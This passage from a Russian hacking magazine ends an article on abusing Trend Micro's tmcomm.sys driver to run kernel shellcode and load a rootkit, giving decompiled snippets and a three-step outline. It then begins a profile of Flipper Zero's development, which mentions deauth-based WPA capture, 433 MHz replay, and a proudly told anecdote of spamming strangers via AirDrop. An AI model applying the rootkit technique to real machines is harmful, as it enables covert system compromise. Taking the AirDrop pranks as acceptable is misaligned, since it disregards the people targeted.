Используя этот произвольный шаблон записи, мы можем применить ранее найденный трюк выгрузки для выполнения произвольного кода. Хотя процедура валидации не позволяет нам передавать указатель ядра, если вызов выполняется из пользовательского режима, на самом деле нет никакой необходимости проходить через валидатор. Вместо этого с использованием нашего шаблона записи мы можем поместить тот указатель, который мы хотим, в массив процедуры выгрузки, расположенный внутри секции `.data` драйвера.

ОБХОД СЕРТИФИКАЦИИ MICROSOFT WHQL

Пока что мы рассмотрели методы чтения и записи произвольной памяти ядра, но для установки нашего собственного руткита не хватает одного шага. Хотя можно выполнить шелл-код ядра только с использованием примитива чтения/записи, Билл Демиркапи предложил пойти по пути наименьшего сопротивления. Поскольку речь идет о драйвере стороннего производителя, скорее всего, он использует выделенную память `NonPagedPool`, которую мы можем задействовать для размещения и выполнения нашего вредоносного шелл-кода.

Давай посмотрим, как Trend Micro распределяет память. В самом начале точки входа драйвера программа проверяет, поддерживается ли система, определяя версию и номер сборки ОС. Trend Micro делает это потому, что в программе жестко закодировано несколько смещений, которые отличаются в разных редакциях Windows.

К счастью, глобальная переменная `PoolType`, которая используется для выделения невыгружаемой памяти `NonPagedPool`, по умолчанию установлена в 0. Билл Демиркапи заметил, что, хотя изначально это значение равнялось 0, переменная все еще находилась в секции `.data`, то есть ее можно изменить. Когда исследователь посмотрел на то, что записано в переменной, он увидел, что функция, отвечающая за проверку версии операционной системы, также в некоторых случаях устанавливала значение переменной `PoolType`.

```
83   if ( versionInfo.dwMajorVersion >= 10 && MysteriousCheck() )
84   {
85     PoolType = 512;                          // NonPagedPoolNx
86     MemoryPriority |= 0x40000000u;
87   }
```

Установка значения переменной PoolType


Если на компьютере установлена Windows 10 или более новая версия Windows, драйвер предпочитает использовать `NonPagedPoolNx`. Хорошо с точки зрения безопасности, но плохо для нас. Чтобы использовать уязвимость, нужно найти запасной элемент `ExAllocatePoolWithTag` с жестко определенным аргументом `NonPagedPool`, иначе мы не сможем использовать выделенную память драйвера в Windows 10. Но это не так просто. Как насчет функции `MysteriousCheck()`?

```
19   RtlInitUnicodeString(
20     &DestinationString,
21     L"\\Registry\\Machine\\SYSTEM\\CurrentControlSet\\Control\\Session Manager\\Memory Management");
22   ObjectAttributes.Length = 48;
23   ObjectAttributes.RootDirectory = 0i64;
24   ObjectAttributes.Attributes = 704;
25   ObjectAttributes.ObjectName = &DestinationString;
26   ObjectAttributes.SecurityDescriptor = 0i64;
27   ObjectAttributes.SecurityQualityOfService = 0i64;
28   status = ZwOpenKey(&KeyHandle, 1u, &ObjectAttributes);
29   if ( KeyHandle && status >= 0 )
30   {
31     ResultLength = 0;
32     RtlInitUnicodeString(&ValueName, L"VerifyDriverLevel");
33     status = ZwQueryValueKey(KeyHandle, &ValueName, KeyValueFullInformation, 0i64, 0, &ResultLength);
55       if ( status >= 0 )
56       {
57         if ( KeyValueInformation->Type == 4 ) // REG_DWORD
58         {
59           valueptr = (int *)((char *)KeyValueInformation + KeyValueInformation->DataOffset);
60           value = *valueptr;
61         }
62         if ( value & 0x2000000 )
63           result = 1;
```

Функция MysteriousCheck()

Функция `MysteriousCheck()` проверяет, был ли включен `Microsoft Driver Verifier`. Вместо того чтобы просто использовать функцию `NonPagedPoolNx`, которая работает в Windows 8 и выше, Trend Micro выполняет явную проверку, чтобы использовать только безопасное распределение памяти.

Драйвер Trend Micro сертифицирован WHQL, а для получения этого сертификата необходима проверка драйверов. В Windows 10 драйверы не выделяют исполняемую память, это гарантирует Driver Verifier. Компания Trend Micro решила не обращать внимания на требования безопасности и разработала драйвер таким образом, чтобы он работал в любой среде тестирования или отладки, которая обнаружит такие нарушения.



Драйвер Trend Micro сертифицирован WHQL

Trend Micro мог просто оставить стандартную проверку Windows 10, зачем вообще создавать явную проверку для Driver Verifier? Единственная рабочая теория, которую и предложил Билл Демиркапи, заключается в том, что по какой-то причине большинство их драйверов несовместимы с `NonPagedPoolNx` (совместима только их точка входа), в противном случае подобные ухищрения теряют всякий смысл.

УСТАНАВЛИВАЕМ СВОЙ РУТКИТ С ПОМОЩЬЮ ROOTKITBUSTER

Итак, как все-таки можно использовать RootkitBuster для установки в систему собственного руткита? Для этого нужно выполнить всего лишь три несложных шага.

1. Найти любое используемое драйвером распределение `NonPagedPool`. Пока у тебя не запущен Driver Verifier, можно использовать любые нестраничные выделения памяти, указатели которых хранятся в секции `.data`. Желательно выбирать распределение, которое используется нечасто.
2. Напиши свой шелл-код ядра в любом месте выделенной памяти, используя произвольный примитив записи ядра `TMXMSCheckSystemObjectByName2`.
3. Выполни свой шелл-код, зарегистрировав процедуру выгрузки (непосредственно в секции `.data`) или используя несколько других методов, представленных в таблице диспетчеризации `90004027h`.

Вот, собственно, и все. В своем исследовании Демиркапи отмечает, что драйвер `tmcomm.sys`, разработанный в Trend Micro, представляет собой куски кода, кое-как смотанные изолентой. Хотя разработчики и предусмотрели определенные меры защиты, значительная часть кода внутри обработчиков IOCTL использует довольно небезопасные методы, которые злоумышленники могут применять отнюдь не в благих целях. При этом драйвер `tmcomm.sys` используется не только в утилите RootkitBuster, но и в других продуктах Trend Micro, а значит, потенциальные уязвимости присутствуют и в них.



Журнал «Хакер»
xakep@glc.ru

КИБЕРДЕЛЬФИН

КАК СОЗДАВАЛСЯ FLIPPER — «ШВЕЙЦАРСКИЙ НОЖ ХАКЕРА»

Хакерство и пентестинг хоть и ассоциируются с сидением за компьютером, вовсе им не ограничиваются: подобраться к некоторым устройствам или беспроводным сетям можно только лично. В такие моменты думаешь: вот бы существовал этакий хакерский мультитул, который будет всегда под рукой и позволит работать в полевых условиях! А пока одни мечтают, другие делают именно такой девайс и готовятся производить его серийно. Называется это чудо-устройство Flipper.

Если для перехвата Wi-Fi все же бывают портативные устройства, то работа с железом в полевых условиях сейчас выглядит так. Ты берешь с собой ноутбук, подходящую отладочную плату с прошивками на все случаи жизни, несколько антенн, адаптеров, плат расширения и внешний аккумулятор для автономности. И не забудь о целом ворохе проводов, чтобы соединять все перечисленное. Добавь органайзер для хранения мелочовки и самодельные корпуса для защиты хрупких компонентов при передвижении. Знакомо?

INFO

О том, какие инструменты пригодятся при работе с железом, читай в статье «Чемоданчик хакера 2020».


Павел Жовнер — гик, задрот и богомол (как он представляется в профиле на «Хабрахабре») — знаком с такой ситуацией даже слишком хорошо. Организуя на питерском ZeroNights 2018 CTF-конкурс, он с нуля разработал подобие вендингового аппарата с кассовым терминалом, который работал на картах RFID. Проблему ненадежного крепления плат он тогда решил радикально: залил текстолит с компонентами ровным слоем прозрачной эпоксидной смолы. Это был его первый опыт создания своих гаджетов, который и раздул страсть к таким самоделкам.

WWW

- Процесс создания считывателя в картинках
- Как создавался ящик с NFC



Позже произошло другое важное для истории Flipper событие. ИБ-исследователи обратили свое внимание на протокол Apple для обмена файлами (AirDrop) и заинтересовались его безопасностью. Появилась открытая реализация под названием OpenDrop, и стало возможно посылать файлы на айфоны с любого устройства, а не только с гаджетов Apple. Достаточно Raspberry Pi, чтобы начать рассылать всем прохожим картинки на их айфоны, при условии, что они разрешили прием «ото всех».




В интервью «Хакеру» Павел рассказал, как развлекался с этой возможностью.

> *До iOS 13, когда ты слал картинку по AirDrop, ее превью показывалось на экране телефона до того, как получатель нажимал «принять» или «отклонить». Я сделал девайс из Raspberry Pi Zero W с батарейкой, который рассылал такие картинки, а моя подруга написала бота для Telegram @AirTrollBot, чтобы генерировать на лету картинку с подписью и нужным соотношением сторон. Часто телефон называется «Света iPhone» или «Юля iPhone», этим я и пользовался, обращаясь к владельцам устройств по имени прямо на картинке.*
>
> *Я просто сидел в метро и иногда видел сразу по десять человек. Всех бомбил персонализированными картинками. Через эту штуку я познакомился с кучей людей и ходил на экспресс-свиданки по пути от метро до работы. Бот может добавлять на картинку никнейм в телеграме, и многие догадывались написать мне. Ну а мальчикам можно анонимно посылать разные приколы. Например, видишь, что это телефон Вадима, и шлешь ему «Вадим — лох!». Потом смотришь, как он с недоумением оглядывается по сторонам. Очень весело.*

Однако у Raspberry Pi нет своего дисплея, непонятно, что происходит на устройстве, голый текстолит платы рвет подкладку карманов, и его очень легко повредить, а распечатанные на 3D-принтере корпуса выглядят жалко, и пользоваться ими неудобно. Каждый раз, когда пытаешься собрать что-то подходящее из готовых модулей и компонентов, получается бесформенный «бутерброд» из плат, который разваливается от любого чиха.



Толчок в нужном направлении дал проект pwnagotchi. Этот очаровательный виртуальный питомец нуждается в рукопожатиях, которые контроллеры беспроводных сетей отправляют на этапе создания нового соединения. В активном режиме сбор пакетов с хешами для ключей WPA сопровождается деавторизацией пользователей и принудительным обрывом подключений, чтобы ускорить процесс. И пусть симпатичная внешность цифрового зверька тебя не обманет — внутри у него работают нейронные сети на основе краткосрочной памяти и методы глубокого обучения с подкреплением. Все это помогает устройству гибко настраивать оптимальные параметры перехвата и анализа трафика в сети.




Впрочем, Flipper вдохновлен не одними тамагочи. Олдовые товарищи наверняка вспомнят проект персонального коммуникатора Cybiko, который позволял своим владельцам в начале нулевых годов самостоятельно создавать динамические беспроводные сети. А различные модули расширения открывали новые возможности, например воспроизведение MP3 и чтение карточек SmartMedia. Вместе с солидной (по тем временам) библиотекой программ и игр это помогло создать вокруг девайса сообщество увлеченных пользователей.




Так сформировались главные черты будущего устройства: универсальный карманный инструмент хакера для исследования беспроводных сетей. Максимально открытый проект, чтобы каждый мог доработать гаджет под свои нужды. И симпатичный тамагочи, который бы подарил этой вещи индивидуальность.

ВНЕШНИЙ ВИД

На поиск подходящей формы и проектирование корпуса у команды Flipper ушло много времени. Во-первых, было важно создать законченный дизайн, который бы выгодно выделялся на фоне других хакерских девайсов (некоторые из них доступны лишь в виде голой печатной платы с компонентами). Во-вторых, устройство должно быть компактным, прочным и одновременно удобным, чтобы им можно было пользоваться на ходу.




Наконец, именно в корпусе предстояло разместить все внутренние антенны для беспроводных интерфейсов (о них далее), а также несколько разъемов. На деле это оказалось не самой простой задачей: набор доступной периферии менялся несколько раз, размеры и форма PCB также претерпели не одну итерацию. Все это приходилось всякий раз учитывать и адаптировать соответствующим образом сам корпус.



Как ты наверняка уже заметил, у Flipper необычный дизайн. Талисманом проекта (и персонажем тамагочи) стал кибердельфин. Это одновременно и отсылка к рассказу «Джонни-мнемоник» Уильяма Гибсона (знаковый автор жанра киберпанк, если ты не в курсе), и намек на природное любопытство дельфинов и их эхолокатор, который позволяет с помощью волн воспринимать окружающий мир. Кстати, именно форма плавника (flipper — это «плавник» на английском) обыграна в изгибах корпуса.

Кстати, модный внешний вид Flipper — это заслуга ребят из студии промышленного дизайна DesignHeroes, с которыми Павел Жовнер познакомился в хакспейсе «Нейрон». У них уже был большой опыт разработки и изготовления корпусов для электронных устройств из самых разных материалов. Именно они помогли с эскизами будущего продукта, 3D-моделями и первыми напечатанными прототипами.



Продолжение статьи →

КИБЕРДЕЛЬФИН

КАК СОЗДАВАЛСЯ FLIPPER — «ШВЕЙЦАРСКИЙ НОЖ ХАКЕРА»


ЭКРАН

Павел Жовнер считает экран одним из ключевых компонентов будущего устройства и готов часами рассказывать всем желающим о преимуществах и недостатках разных технологий. Неудивительно, что к выбору экрана для Flipper он подошел со всей обстоятельностью. Для портативных девайсов, ориентированных на питание от аккумулятора, энергопотребление подсветки дисплея очень важно, и если она потребляет слишком много, то это сильно сократит время автономной работы.

Наиболее экономичны экраны E Ink, и в упоминавшемся pwnagotchi используется как раз такой экран. Увы, у них низкая — порядка секунды — скорость обновления, и даже банальная навигация по вкладкам в меню способна растянуться на долгое время. Если же прибегать к частичному обновлению, без перерисовки всего содержимого кадра, то на экране остается видимый след предыдущего изображения (так называемый image ghosting).



В результате для Flipper был выбран старый добрый графический ЖКИ-дисплей с разрешением 128 на 64 точки и диагональю 1,4 дюйма. Монохромное изображение обладает хорошей контрастностью, так что его видно даже при ярком солнце на улице, а низкое энергопотребление (около 400 мкА без подсветки) позволяет всегда отображать актуальную информацию на дисплее.



Конечно, наилучшим вариантом для хакерского девайса был бы экран по технологии Sharp memory, которая позволяет в режиме ожидания обновлять картинку лишь раз в несколько секунд, отправляя остальное устройство целиком в сон. Само изображение при этом никуда не пропадает. Именно такие дисплеи используются в современных смарт-часах и фитнес-браслетах. Однако у них все еще негуманная стоимость (порядка 20 долларов), что никак не укладывается в бюджет Flipper.

ВЫБОР ПРОЦЕССОРА


Выбор чипа — это определяющий момент, и от него будут зависеть многие параметры будущего устройства.

Raspberry Pi

Первоначально проект Flipper строился на основе дешевого (10 долларов) одноплатника Raspberry Pi Zero W. Выпущенный в 2017 году, этот микрокомпьютер объединял в себе одноядерный ARM-процессор, 512 Мбайт оперативной памяти, выводы GPIO, USB и беспроводные интерфейсы Wi-Fi и Bluetooth. Вокруг этого устройства сформировалось дружное сообщество любителей и профессионалов. На фоне этих плюсов низкая производительность и проблемы с перегревом микросхемы казались терпимыми.

А когда энтузиасты обнаружили способ запускать мониторный режим с инъекцией пакетов на адаптере Wi-Fi (патчи nexmon), то тут уже подключились разработчики Kali и объявили об официальной поддержке «малинки» в своих сборках Linux. В результате общими усилиями получился практически идеальный инструмент для хакера и пентестера. Не хватало лишь схемы для аккумуляторного питания, функции спящего режима и кое-какой периферии для работы с остальными вариантами беспроводной связи.


По задумке авторов Flipper, за все это должен был отвечать отдельный малопотребляющий микроконтроллер, который предполагалось объединить с центральным процессором RPi. Это позволило бы держать микроконтроллер постоянно включенным для атак по наиболее простым сценариям, а ЦП подключать уже для действительно серьезных вещей.



Однако позже от «малинки» пришлось отказаться совсем. Выяснилось, что ни один из поставщиков Raspberry Pi Zero не готов продавать разом партии от тысячи штук. Со стороны это выглядит так: экстремально дешевый одноплатник производится на заводах, распространяется между крупными дистрибьюторами, но «в народ» попадает лишь по несколько штук в одни руки. Похоже, «малинка» (или по крайней мере ее бюджетная версия) продается по цене, близкой к себестоимости, и лишь окупает себя и не направлена на получение прибыли. Для промышленного и массового применения на сайте Raspberry Pi Foundation рекомендуется использовать Compute Module. Но он и стоит уже совсем других денег — 40 долларов.

i.MX6

Когда оказалось, что Raspberry — это не вариант, в команде Flipper было принято тяжелое решение делать устройство фактически с нуля, на основе существующего SoC (System-on-Chip). Выбор был ограничен тем, что далеко не все производители готовы работать с небольшой компанией, закупающей лишь несколько тысяч микросхем.




В результате поисков была подобрана новая основа для Flipper — i.MX6 ULZ. Это урезанная версия одноядерного процессора Cortex-A7, без видеоядра и некоторых интерфейсов. По производительности они с «малинкой» оказываются примерно на равных, но i.MX6 значительно выигрывает в энергоэффективности.

К сожалению, найти столь же удачный альтернативный адаптер Wi-Fi разработчикам Flipper пока не удалось. К потенциальному кандидату предъявляются серьезные требования: поддерживать современные стандарты беспроводной сети, уметь работать в диапазонах 2,4 ГГц и 5 ГГц и допускать разблокировку мониторного режима сторонними патчами. И при этом еще быть достаточно дешевым в крупных партиях (меньше 10 долларов). Если у тебя есть подходящий модуль на примете — смело пиши ребятам на форуме.

STM32

Пока аппаратная часть проекта, связанная с «большими» компонентами — процессором и адаптером беспроводной связи, забуксовала, остальная часть схемы с обвязкой и микроконтроллером шаг за шагом воплощалась в коде и железе. Здесь основой стал МК STM32L412 с тактовой частотой 80 МГц, 128 Кбайт флеша и 40 Кбайт ОЗУ. По сравнению с хорошо известной серией F4 эти микроконтроллеры появились относительно недавно, но уже завоевали популярность за небольшое энергопотребление и хороший набор современной периферии.


В Flipper микроконтроллер не только реагирует на нажатия кнопок, чтобы ретранслировать их центральному процессору: именно он взаимодействует с низкоскоростными беспроводными интерфейсами и экраном. Более того, поселившийся в устройстве дельфин-тамагочи тоже работает на микроконтроллере, чтобы всегда быть готовым откликнуться на зов хозяина. Увидев все это в действии, в команде Flipper решили: а чем это не полноценное устройство?




Так на свет и появился Flipper Zero.

FLIPPER ZERO

Первым устройством, которое Павел Жовнер и его команда представят миру, будет именно Flipper Zero — версия Flipper на микроконтроллере. Вариант с полноценным компьютером и модулем Wi-Fi будет называться Flipper One, и он пока что только в планах.



433 МГц



За беспроводную связь в устройстве отвечает сразу несколько микросхем. Одна из них — CC1101 производства Texas Instruments позволяет Flipper работать на частоте 433 МГц сразу с несколькими типами модуляции: 2FSK, 4FSK, GFSK и MSK. В основном на этой частоте работают самые примитивные устройства: датчики, звонки, шлагбаумы и прочее.

При этом, как правило, используется один из распространенных протоколов обмена информацией: KeeLoq, Came или DoorHan. Встроенный в Flipper анализатор подскажет, с чем именно ты имеешь дело в конкретный момент. И даже если узнать точный протокол не удалось, девайс всегда сможет как минимум повторить ранее записанный ответ.

